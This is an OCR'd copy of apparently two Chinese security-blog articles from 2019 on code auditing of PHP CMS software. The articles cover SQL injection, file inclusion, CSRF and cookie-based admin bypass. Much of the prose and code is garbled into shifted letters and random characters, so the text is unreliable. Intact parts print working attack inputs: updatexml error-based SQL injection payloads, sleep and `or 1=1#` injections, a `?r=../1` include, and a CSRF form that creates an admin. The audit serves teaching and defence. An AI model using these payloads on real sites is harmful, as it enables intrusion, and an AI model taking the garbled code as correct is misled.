https://www.leavesongs.com/PENETRATION/fastcgi-and-php-fpm.html

https://xz.aliyun.com/t/5006

https://blog.csdn.net/shengintao/article/details/83991565

https://www.php.net/manual/zh/ini.list.php

(t) 见 职 FPV

原创 sher10ck 信安之路 2019-05-17

翻见 矿 sks 见 调 经 矿购

练 矿 耻 规 购练罗 摄

矿 规脑 绑 绑 败练 摄

神

FPV . sksvwrup

角 间 练绑 见 +翻般 (o)齐

结 矿 练 fpv 罗矿 练练(o)考

齐 ,神

4携vto 阻+ 携 2j hw携srvw,

5携{vv + 释,

6携 警。

7携 + 携FVUl,

fpv 经Ⓑ 绑 矿 绑神

```
admin//后台文件
css//css 文件
files//功能函数文件
images//存放图片
inc//配置文件
install//安装文件
seacmseditor//第三方编辑器
template//模板文件
upload//文件上传目录
index.php//主目录
使用说明.txt//说明文件
```

阻 b4

间 lqgh{1sks 警=

```php
<?php
//单一入口模式
error_reporting(0); //关闭错误显示
$file=addslashes($_GET['r']); //接收文件名
$action=$file==''?'index':$file; //判断为空或者等于 index
include('files/'.$action.'.php'); //载入相应文件
?>
```

评 练罗 u 矿 Ⓑ u1sks 警矿 u 翻 (q)评。

ildnv2lqgh{1sks 警矿 罗 警神

files/index.php line 34


```
?dkuhi@%Bu@frqwhqw) flg@?Bskshfkr'wrxwdrlpj^*lg*`BA%whwdh@%
?Bskshfkr'wrxwdrlpj^*whwdh*`BA%A?lpjvuf@%?Bskshfkr'wrxwd
rlpj^*lpdjhv*`BA%A?2dA
```

罗 d 矿 u@frqwhqw矿 耻 。 般 frqwhqw1sks 警般矿 练罗 flg矿 角 (f) 练绑 蚁耻摄

```
?Bsks
uhtxluh *lqf26341sks*>
uhtxluh *lqf2frqq1sks*>
uhtxluh *lqf2whp h1fodvv1sks*>
'txhu| @%WHOHFW\ – lURP vhwwlqjv%
'uhvxc@p|vtdotxhu|+'txhu|,rugIh+*VTO语句有误:
*lp|vtdohuuru+,,>
'lqir @p|vtdoihwfkbduud|+'uhvxq,>
BA
?$GRFW\SH kwpcSXEOLF %022Z6F22GWG[KWPO413
Wudqvlwrqdc22HQ%
%kwws=22zzz1z61ruj2WU2{kwpc42GWG2{kwpc40wudqvlwrqdc1gwg%A
?kwpc{pcqv@%kwws=22zzz1z61ruj24<<<2{kwpc%A
?khdgA
?phwd kwws0htxly@%Frqwhqw0W|sh%frqwhqw@%wh{w2kwpc>
fkduvhw@xwi0;%2A
?whwdhA?Bsks hfkr 'lqir^*whwdh*`BA?2whwdhA
?phwd qdph@%nh|zrugv%frqwhqw@%?Bsks hfkr
'lqir^*nh|zrugv*`BA%2A
?phwd qdph@%ghvfulswrq%frqwhqw@%?Bsks hfkr
'lqir^*ghvfulswrq*`BA%2A
?phwd qdph@%yhuvlrq%frqwhqw@%whdfpv Y41313643%2A
```

```
?Bsks uhtxluh *whpsodwh2khdghu1sks*>BA
?gly fodvv@%eduq%A
?gly lg@%erg| %A
?gly lg@%pjwh{w%A
?vwurqj ARk/Shuihfw?2vwurqj A
?vsdqA个人免费开源程序倡导者?2vsdqA
?2glyA
?lpj vuf@%pdjhv2edqqhu1msj %A
?2glyA?2glyA
?gly lg@%erg| %A
?gly fodvv@%gly4%A
?gly fodvv@%wrxwdrlpj %A
?Bsks
'txhu| @%WHOHFW\ – IURP frqwhqv ZKHUH lpdjhv?A** DQG
{v@4 RUGHU E\ lg GHVF OLP LW\ 4%
'uhvxc@p|vtdotxhu|+'txhu|,ruglh+*VTO语句有误:
*lp|vtdohuuru+,,>
'wrxwdrlpj @p|vtdoihwfkbduud|+'uhvxq,>
```

罗 'wrxwdrlpj/ 补 罪 %WHOHFW\ – IURP vhvwqjv% 罪 练罗 flg 神



lg 翻 4般矿 耻 xuo

```
http://127.0.0.1/index.php?r=content&cid=1
```

角 frqwhqw1sks 警摄

```
?Bsks
uhtxluh *lqf2frqq1sks*>
uhtxluh *lqf2wlph1fodvv1sks*>
'txhu| @%WHOHFW\ – IURP vhwwlqjv%
'uhvxc@p|vtdbtxhu|+'txhu|,ruglh+*VTO语句有误:
*1p|vtdbhuuru+,,>
'lqir @p|vtdbihwfkbduud|+'uhvxq,>

'lg@dggvodvkhv+'bJHW\*flg*',>
'txhu| @%WHOHFW\ – IURP frqwhqw ZKHUH lg@*' lg*%
'uhvxc@p|vtdbtxhu|+'txhu|,ruglh+*VTO语句有误:
*1p|vtdbhuuru+,,>
'frqwhqw @p|vtdbihwfkbduud|+'uhvxq,>

'qdylg@'frqwhqw\*qdyfodvv*'>
'txhu| @%WHOHFW\ – IURP qdyfodvv ZKHUH lg@*' qdylg*%
'uhvxc@p|vtdbtxhu|+'txhu|,ruglh+*VTO语句有误:
*1p|vtdbhuuru+,,>
'qdyv @p|vtdbihwfkbduud|+'uhvxq,>

22浏览计数
'txhu| @%XSGDWH frqwhqw VHW\ klv @klw 4 ZKHUH lg@'lg%
Cp|vtdbtxhu|+'txhu|,ruglh+*修改错误: *1p|vtdbhuuru+,,>
BA
?Bsks
'txhu|@p|vtdbtxhu|+%whchfw – IURP lqwhudfwrq ZKHUH
+flg@*' lg*DQG w\sh@4dqg{v@4,%>
'slqjoxq}v @p|vtdbqxpburzv+'txhu|,
BA
```

见 阻 矿 flg 遭 般

dggvodvkhv 矿 题 J EN

阻般矿 罗 。 flg

矿 。 摄

```
line 19
```

```
$query = "UPDATE content SET hit = hit+1 WHERE id=$id";
```

练罗 XSGDWH 矿 阻般摄 艺 xsgdwh

阻矿 Ⓑ 般矿袋 (f) 练绑神

```
and 1=1 //正确
and 1=2 //正确
and sleep(5)//延时成功
```

ⓞ 矿 矿 结 般矿耀

阻摄


```
updatexml(1,concat(0x7e,(SELECT @@version),0x7e),1)
```

规 练绑 xsgdwh{po 矿 经 规 翻 角面阻

结 摄

耻 角 谨 sd|ordg 神

```
http://127.0.0.1/index.php?r=content&cid=1  and
updatexml(1,concat(0x7e,(SELECT @@version),0x7e),1)
```



阻　　练罗　警矿

```
@mysql_query($query) or die('修改错误：'.mysql_error());
```

矿　　(x)　　脑　　规　矿　　翻　　阻　　矿

练　(f)　结面般摄

阻b5

角　　绑　矿　练罗 irup　　莫　　神

```
line 153-172
```

?glylg@%scew%A?vwurqjA→ 和谐网络，文明发言！?2vwurqjA发表评论：?2glyA

?irup　qdph@%rup%phwkrg@%srvw%

dfwrq@%2Bu@vxeplw%w%sh@frppphqw%flg@?Bsks hfkr 'lgBA%&

?lqsxv%qdph@%flg%w%sh@%&lgghq%ydox h@%?Bsks hfkr 'lgBA%2A

?xoA

?dA?vsdqA昵称?2vsdqA?lqsxv%qdph@%qdph%w%sh@%wh{w%

ydox h@%?Bsks hfkr 'bFRRNLH^*qdph*BA%2A?2dA

?dA?vsdqA邮箱?2vsdqA?lqsxv%qdph@%pdlo%w%sh@%wh{w%

ydox h@%?Bsks hfkr 'bFRRNLH^*pdlo*BA%2A?2dA

?dA?vsdqA网址?2vsdqA?lqsxv%qdph@%xuo%w%sh@%wh{w%

ydox h@%?Bsks hfkr 'bFRRNLH^*xuo*BA%2A?2dA

?wh{wduhd qdph@%frqwhqw%frov@%%urzv@%%A?2wh{wduhdA

```
?lqsxv qdp h@%vdyh% w sh@%vxep lw% ydo h@%提交%
lg@%qsxw5%2A
?gly lg@%fr gh%A?vsdqA验证码?2vsdqA?lqsxv qdp h@%vdqgfr gh%
w sh@%vh{w% 2A ?vsdq lg@%vsdq%A?lp j
vuf @%12lqf 2fr gh1fodvv1sks%
rqF dfn@%wklv1vuf @wklv1vuf . *B*. P dwk1udqgr p +,>% wwdh@%看不清楚B
点击刷新验证码B%A?2vsdqA
?2glyA
?gly lg@%{%A
?vsdqA?lqsxv qdp h@%h% w sh@%fkhfner{% ydo h@%4%
fkhfnhg@%fkhfnhg%2A 记住我的个人信息?2vsdqA
?vsdqA?lqsxv qdp h@%w% w sh@%fkhfner{% ydo h@%4%
fkhfnhg@%fkhfnhg%2A 回复后邮件通知我?2vsdqA
?2glyA
```

```
?gly lg@%fig%A?2glyA
?2xoA
?2ir up A
?2glyA
```

翻 u@vxep lw矿 规 谅Ⓑ vxep lw1sks 罪

```
?Bsks
vhvvlr qbvwduw+,>
uht xluh *!qf 2fr qq1sks*>
' w sh@dggvodvkhv+' bJ HW^*w sh*',>
' qdp h@' bSR VW^*qdp h*'>
' p dlo@' bSR VW^*p dlo*'>
' xuo@' bSR VW^*xuo*'>
' fr qwhqw@' bSR VW^*fr qwhqw*'>
' flg@' bSR VW^*flg*'>
' ls@' bVHUYHU^%JHP RWHbDGGU%>
```

```
' w}@' bSRVW^*w}*>
li +' w}@@%%~' w}@3>Ø
' m}@' bSRVW^*m}*>
```


般 w}sh矿陷裁 矿 vto +dqh

99,

```
' txhu| @%WHOHFW\-IURP lqwhudfwrq ZKHUH+pdlc@*'pdlc*,%
' uhvxow@p|vtdbtxhu|+'txhu|,ruglh+*VTO语句有误：
*1p|vtdbhuuru+,,>
```

般矿 面 sd|ordg 般 神

```
1111@qq.com') and updatexml(1,concat(0x7e,(SELECT
@@version),0x7e),1)--+
```



阻b6

vxeplw1sks 绑 矿 Ⓑ般练罗 lqvhuwlqwr 神

```
' txhu| @%bQVHUWLQWR lqwhudfwrq +
w}sh/
{v/
flg/
```


```
qdp h/
p dlo/
xuo/
wr x{ ldqj /
vkhehl/
ls/
f r qwhqw/
w}/
gdwh
, YDOXHV +
* w/ sh*/
* {v*/
* flg*/
* qdp h*/
* p dlo*/
* xuo*/
* wr x{ ldqj */
* vkhehl*/
* ls*/
* f r qwhqw*/
* w}*/
qr z +,
,%
Cp | vt dot xhu| +' t xhu| , r u glh+/*新增错误： *1p | vt dohuur u+,,>
----
```

```
line 121-148
```

练　　艺®　　范　　矿

lqvhuw　阻Ⓑ　　罪矿　　lqvhuw　阻神

```
asdsad' or updatexml(1,concat(0x7e,(database())),0) or'
```



阻b7

经 frqwhqw 练 见 经 般矿 角 陷裁

ⓟ 矿耀 经 绑 ⓟ 神

xuo 翻神

```
http://127.0.0.1/?r=software&cid=1
```


角 vriwz duh1sks / 购 般经 矿 Ⓑ

经 齐 阻 般神

dqh : flg 般 dggvodvkhv

dqh ; 0< (x) 警矿调 vto 罪⑨经般

dqh 46047 规(x)



FPV 陷裁 练范 阻矿 艺 结练练(o)

考齐 般矿 艺 vto 阻 矿 见阻般 vto

规 矿 绑 陷裁 练范 摄

[VV

齐 般 矿 齐 绑神

角 (f) 练绑 神

files/content.php(line 107-119)

```
?gly fodvv@%xvhulqir%A
?gly fodvv@%rx%A&?Bsks hfkr 'slqjoxq^*lg*BA 楼?2glyA
?Bsks li +'slqjoxq^*xuo*?A%%~BA
?d kuhi@%?Bsks hfkr 'slqjoxq^*xuo*BA% wduj hw@%eodqn% A?lpj
vuf@%xsordg2sruwudlw2?Bsks hfkr
'slqjoxq^*wrx{ldqj*BA1msj %A?2dA
?Bsks Ohovh~BA
?lpj vuf@%xsordg2sruwudlw2?Bsks hfkr
'slqjoxq^*wrx{ldqj*BA1msj %A
?Bsks OBA
```


```
?vwur qj A?d kuhi@%?Bsks hfkr 'slqj oxq^*xuo*BA%
wduj hw@%beodqn%A?Bsks hfkr 'slqj oxq^*qdp h*BA?2dA?vsdqAOy
4?2vsdqA?2vwur qj A
?dA位置： ?dA?Bsks hfkr 'slqj oxq^*ls*BA?2dA?2dA
?dA时间： ?dA?Bsks hfkr
wudqWlp h+vwuwr wlp h+'slqj oxq^*gdwh*,,BA?2dA?2dA
?dA来自： ?dA?Bsks hfkr 'slqj oxq^*vkehhl*BA?2dA?2dA
?2glyA
?gly fodvv@%?r qwhqw%A
```

补 'slqj oxq 罗 罪 齐陷罪 迎 矿 罗 Ⓑ 般 dqh4330434

```
't xhu| @p|vt dot xhu| +%vhdnfv – I URP lqwhudfwlrq Z KHUH
+flg@*'lg*DQG w|sh@4 dqg {v@4, RUGHU E\ lg GHVF OLP LW\
8%>
'slqj oxq}v @p|vt dbqxp burz v+'t xhu|,>
```

lqwhudfwlrq 释 迎 般摄

耻 耻面 矿 角 。 练绑神



莫 xuo u@vxep lw矿 耻 角 vxep lw1sks 罪

般 / dqh4540 47: =

```
' txhu| @%&QVHUV\LQWR lqwhudfwrq +
w}sh/
{v/
flg/
qdp h/
p dlo/
xuo/
wr x{ldqj /
vkehl/
ls/
fr qwhqw/
w}/
gdwh
, YDOXHV +
* w}sh*/
* {v*/
* flg*/
* qdp h*/
* p dlo*/
* xuo*/
* wr x{ldqj */
* vkehl*/
* ls*/
* fr qwhqw*/
* w}*/
qr z +;
,%
```

遭订谷

调 qdp h {vv矿翻蚁耻 frqwhqw 矿 遭

般练范 矿 规 练绑

```
submit.php line48
```

'frqwhqw@dggvodvkhv+vwulsbwdjv+'frqwhqw,>22 KWPO

遭般 矿vwulsbwdjv 挺 般 kwpo 矿

规 Ⓑ 练

警。

陷 罗 lqgh{1sks 罪神

```
?Bsks
22单一入口模式
huur ubuhsruwqj +3,> 22关闭错误显示
'ildh@dggvodvkhv+' bJHW^*u*',> 22接收文件名
'dfwrq@'ildh@@**B*lqgh{*=ildh> 22判断为空或者等于lqgh{
lqfoxgh+*ildhv2*1''dfwrq1*1sks*,> 22载入相应文件
BA
```

u 警 矿 ildhv2'ildh1sks

耻 角 绑 练罗 41sks

?Bsks
skslqir+,>
BA

神

```
http://127.0.0.1/index.php?r=../1
```

阻 u 练罗 dggvodvkhv 聊矿调 蚁耻

摄

齐 般 矿 xuo=

```
http://127.0.0.1/admin/?r=login
```

角 练绑 dgplq2ildhv2orjlq1sks矿练 齐 般 阻

摄

阻 角结 般矿 陷裁 矿 orjlq1sks 结 般矿

陷裁 sks 警神

```
uht xluh *112lqf 2fkhfnor j lq1sks*>
```

般 罗 绿

```
?Bsks
' xvhu@' bFRRNLH^*xvhu*`>
li +' xvhu@@%%~
    khdghu+%Or fdwlr q= Bu@or j lq%%>
    h{lw>
@
BA
```

见 frrnlh 罪 Ⓑ xvhu 矿 xvhu 翻 矿(q)

Ⓑ 摄

般矿(r) 规翻 ' xvhu 见阻 罪 矿

般 Ⓑ 矿 般练绑矿 xvhu 矿

规 阻 摄

FVUI

ⓟ 结 矿 经 败 ⓟ FVUI 矿 角

(f) 练绑裁 摄

远 矿。 警 p dqdj h1sks

```
?Bsks
uht xluh *112lqf2fkhfnorjlq1sks*>
uht xluh *112lqf2frqq1sks*>
' vhwrshq@*fodvv@%shq%>
' txhu| @ %VHOHFW\ – IURP pdqdjh%
' uhvxc @p|vtdbtxhu|+' txhu|,ruglh+*VTO语句有误：
*1p|vtdbhuuru+,,>
' pdqdjh @p|vtdbihwfkbduud|+' uhvxq>

' vdyh@' bSRVW'*vdyh*'>

' xvhu@' bSRVW'*xvhu*'>
' qdph@' bSRVW'*qdph*'>
' sdvvzrug@' bSRVW'*sdvvzrug*'>
' sdvvzrug5@' bSRVW'*sdvvzrug5*'>
' lpj @' bSRVW'*lpj *'>
' pdlo@' bSRVW'*pdlo*'>
' tt @' bSRVW'*tt *'>

li +' vdyh@@4,~


li +' xvhu@@%%~
hfkr %?vfulswAddnuw*抱歉，帐号不能为空。
*,>klvwru|1edfn+,?2vfulswA%
h{lw>
  Q
```

```
li +' qdp h@@%%~
hfkr %8vfulswAddnuw*抱歉，名称不能为空。
*;*klvwru|1edfn+,?2vfulswA%*
h{lw*
  Ø
li +' sdvvzrug?A' sdvvzrug5,~
hfkr %8vfulswAddnuw*抱歉，两次密码输入不一致!
*;*klvwru|1edfn+,?2vfulswA%*
h{lw*
  Ø
```

起 wrnhq矿脑 (t) 矿 (v) 般缩

摄(x) exusvxlwh 面 FVUI srf矿 规(x) 般摄

FPV矿经 (o)考 矿 艺 经 蚁耻 Ⓓ矿

逃 矿 菠 矿

脑 脚摄

院艺见　　脚

原创 zhhy 信安之路 2019-06-24

练　　练范 FPV　　见　　矿　练范 FYH（f）

摄　练绑魁罗　足　　菠　　（x）　　摄　艺　ⓜ　　矿

Ⓑ　　矿　　练绑　　摄蝉　罗虚　练范

矿　范　　结　　矿　　谅　　摄

VTO　阻

VTO　阻　　（f）　　般矿职　规　　VTO　阻矿　　翻

阻　　结　缺　矿　　署　　遗

摄

VTO　阻

陷　　FPV　　评遭练范 VTO　阻　　矿足

p dj lf bt xr whvbj sf@r q　　起　dggvodvkhv+, 挺　练罗

Ⓓ般矿　　读　绑　VTO

菠　　阻摄

```
' vtc@%vhdnfv – iurp  wsbxvhuzkhuh
xvhuqdph@*%' bSRVW^%xvhuqdph%1%%
```

VTO　阻　　艺矿　　起　　。

矿足　　绑　　摄　耻　轴　聊般　　矿脑　结Ⓑ

矿　翻　　结　　起　　摄

' vtc @ %vhdnfv – iurp wsbxvhuzkhuh xvhuqdph@%' bSRVW^%xvhuqdph%

矿 VTO 题矿

阻 摄 艺 矿 院 阻

Ⓓ 般矿 矿 耻 阻摄

足

V0FPV Y613 Ⓡ VTO 阻

见 绑神

规 Ⓑ ;6 Ⓑ 般 词

' bSRVW^*sdjhlg*`矿 ' sdjhlg 翻 般

<5 VTO 职罪摄 <5 VTO 规 Ⓑ矿

起　　迄　矿　　练　　VTO　阻摄

XvxddWr r dF P V y; 13　　VTO　阻

见　　绑神

```
135     }
136     if($t=="del"){
137     $id=$_GET["id"];
138     $querys="select * from `cms_book` where bookclass=$id";
139     $datas=mysqli_query($mysqli,$querys);
140     if(mysqli_num_rows($datas)!=0){
141     echo "<script>alert('警告:请先删除该分类下咨询留言!');window.location.href='a_book_category.php'</script>";
142     }else{
143     $result=mysqli_query($mysqli, query: "DELETE FROM cms_book_cat WHERE id=$id");
144     if(!$result){
145     echo "<script>alert('分类删除失败!');window.location.href='a_book_category.php'</script>";
146     }else{echo "<script>alert('分类删除成功!');window.location.href='a_book_category.php'</script>";}
147     }
148     $mysqli->close();
149     }
150     ?>
151         </div>
152     </div>
153     <?php require_once 'a_bottom.php';?>
```

信安之路

规　Ⓑ词　' bJ HW^ᵑg*　般　VTO

摄

结　齐矿　词阻　Ⓓ　耻　经

摄

VTO　阻

Ⓡ　Ⓑ般矿　艺　Ⓑ　。　迄　矿　阻

聊般矿　VTO　阻摄调　艺　署

结　题绑矿　足　摄考罗

足 矿 绑 VTO =

```
' vtc @ %vhdnfv – iurp wsbxvhu z khuh
xvhuqdp h@*%' bSRVW^*xvhuqdp h*`1%8 dqg sdvvz rug @
*%' bSRVW^*sdvvz rug*`1%8%
```

题绑 遭 聊 矿 评 阻 菠 摄

' bSRVW^*xvhuqdp h*` 翻 _/ ' bSRVW^*sdvvz rug*`

翻 ru 4@4 & 摄 绑=

```
vhdnfv – iurp wsbxvhu z khuh xvhuqdp h@*_* dqg sdvvz rug @ * ru
4@4 &*
```

阻 罪 摄

```
ysql> select * from tp_user where username='\' and password='or 1=1#'
    -> ;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  0 | admin    | admin    |
|  2 | zhhhy    | 666666   |
+----+----------+----------+
rows in set (0.00 sec)
```

信安之路

规 Ⓑ 般矿 绝 齐般 迎 摄 矿

结 摄 神

https://zhhhy.github.io/2018/10/17/maccms/

矿 罪矿 Ⓑ VTO 矿结

般矿 驱 练罗 摄

露 署 结 阻摄 足 摄

足

P df f p v; 13 VT O 阻 =

https://xz.aliyun.com/t/2864

P NF P V Ⓡ VT O 阻=

```php
<?php
include('../system/inc.php');
$verify = stripslashes(trim($_GET['verify']));
$nowtime = time();
$query = mysql_query("select u_id from mkcms_user where u_question='$verify'");
$row = mysql_fetch_array($query);
if($row){
        echo $row['u_id'];

$sql = 'update mkcms_user set u_status=1 where u_id='.$row['u_id'].'';
if (mysql_query($sql)) {

alert_href('激活成功!','login.php');
}

}else{
$msg = 'error.';
}
echo $msg;

?>
```


规 Ⓑ 绍 齐矿起 般 vwulsvodvkhv+, 挺 起

聊 聊 矿 摄陷 结

矿翻蚁耻 聊摄

职 阻矿 院 练绑 摄

署 逃矿齐 般足 经 Ⓑ Ⓓ 矿

遭 阻菠 摄

起 。 矿 绝 阻 足 职

摄 署 逃矿 阀起 间

摄

FVUI

VTO 阻 FVUI 矿蝉 罪

练罗 wr nhq 齐 矿

罪 uhihuhqfh (v) 矿脑 (v)

摄 矿 购矿 练齐 FVUI

摄

FVUI 矿调 脑 VTO 阻

耻 摄 读艺 [VV矿FVUI 莫芯矿 参

起 练范 败 规 摄

矿 经 矿 罗ⓟ 逃

摄

足

}}}FPV Y41: 14 FVUI

}}}FPV 罪矿 FVUI 矿 蝉 ⓠ 练

考足摄

```php
$qq=getform( name: "qq",  source: "post");
$province=getform( name: "province",  source: "post");
$city=getform( name: "city",  source: "post");
$district=getform( name: "district",  source: "post");
$address=getform( name: "address",  source: "post");
$post=getform( name: "post",  source: "post");
$qq=getform( name: "qq",  source: "post");
$face=getform( name: "face",  source: "post");   $face=str_replace( search: PLUG_PATH.'face/', replace: '',$face);
$u_desc=getform( name: "u_desc",  source: "post");
$colarr=array('username'=>$username,'truename'=>$truename,'question'=>$question,'answer'=>$answer,'tel'=>$tel,'mobile'=>$mobile,'
if($uid==0){
    if (empty($password))                                  layererr( str: '添加用户密码不能为空');
    if (checkstr($password, type: 'pass')!==true)              layererr( str: '密码不符合规则');
    if (check_used( table: 'user', col: "username",$username))layererr( str: '账号已经存在请更换账号');
    if (check_used( table: 'user', col: "mobile",$mobile))    layererr( str: '手机号已经存在请更换手机号');
    arr_add( &arr: $colarr, key: 'u_onoff', value: 1);
    arr_add( &arr: $colarr, key: 'u_order', value: 9);
    arr_add( &arr: $colarr, key: 'password',md5_16($password));
    if(db_insert( table: 'user',$colarr)) layertrue ( str: '保存成功');
}else{
    if (check_used( table: 'user', col: "mobile",$mobile,$uid))       layererr( str: '手机号已经存在请更换手机号');
    if (!empty($password)){
        if (checkstr($password, type: 'pass')!==true)           layererr( str: '很抱歉，密码必须为6-16位大小写字母或数字！');
        set_cookie( name: 'adminpass', value: '0');
        arr_add( &arr: $colarr, key: 'password', md5_16($password));
    }
    if ($uid==get_session( name: "adminid")) {
        if (empty($face)){
            set_cookie( name: "adminface", value: "../plugins/face/face1.png");
        }elseif(lenstr($face)<11){
            set_cookie( name: "adminface", value: "../plugins/face/".$face);
        }else{
            set_cookie( name: "adminface", $face);
        }
    }
    if(db_update( table: 'user', where: 'uid='.$uid,$colarr)) layertrue ( str: '保存成功');
}
 layererr( str: '保存失败');
```


经见 矿 规 齐 矿 (v) 矿

矿 参

矿 起 参摄 结 题绑矿

参 般(s) 练罗 摄 雅 绑神

?kwp oA

?irup

dfwrq@*kwws=2245:1313142}}}4:2dgplq5942vdyh1sksBdfw@xvhu*

phwkrg@%srvw%A

?lqsxvwsh@*klgghq*qdph@*xbjlg*ydoxh@*5*2A

?lqsxvwsh@*klgghq*qdph@*xvhuqdph*ydoxh@*}kkk|*2A

?lqsxvwsh@*klgghq*qdph@*sdvvzrug*ydoxh@*94<55;;d*2A

?lqsxvwsh@*klgghq*qdph@*wuxhqdph*ydoxh@*}kkk|*2A

```
?lqsxv w sh@*klgghq* qdp h@*p r eldn* ydox h@*4859346498<*2A
?lqsxv w sh@*klgghq* qdp h@*idf h*
ydox h@*2}}}2sox j lqv2idf h2idf h341sqj *2A
?lqsxv w sh@*vxep lw* ydox h@*点击有惊喜*2A
   ?2ir up A
?2kwp oA
```

ⓠ 矿结 评 谨 摄 ⓠ练罗 wr nhq

规 摄

警 败 院

警 院 败陷 矿 裁 练 摄足 矿订 警

携订 警绑 携订 警 Ⓓ 摄 魁罗 足 矿

警 Ⓓ 缺 矿规 艺 j hwwkhoo摄调 矿结

j hwwkhoo矿 范 (x) 计 般 离 结 摄

逃矿 练绑 败 警 Ⓓ

缺 矿足 规远 SKS 警摄露

Ⓓ矿 结 规 订 摄

gr r uj hwwFP V 魁罗 足=

```
https://github.com/itodaro/doorGets_cve
```

足

gr r uJ hww Ⓓ订 警

```
29  $path = trim(empty($_POST['f'])?'':$_POST['f']);
30  $newPath = trim(empty($_POST['n'])?'':$_POST['n']);
31  if(!$newPath)
32    $newPath = getFilesPath();
33
34  verifyPath($path);
35  verifyPath($newPath);
36
37  if(is_file(fixPath($path))){
38    $newPath = $newPath.'/'.RoxyFile::MakeUniqueFilename(fixPath($newPath),
      basename($path));
39    if(copy(fixPath($path), fixPath($newPath)))
40      echo getSuccessRes();
```


6< 般 练罗 警 Ⓓ摄 67 68

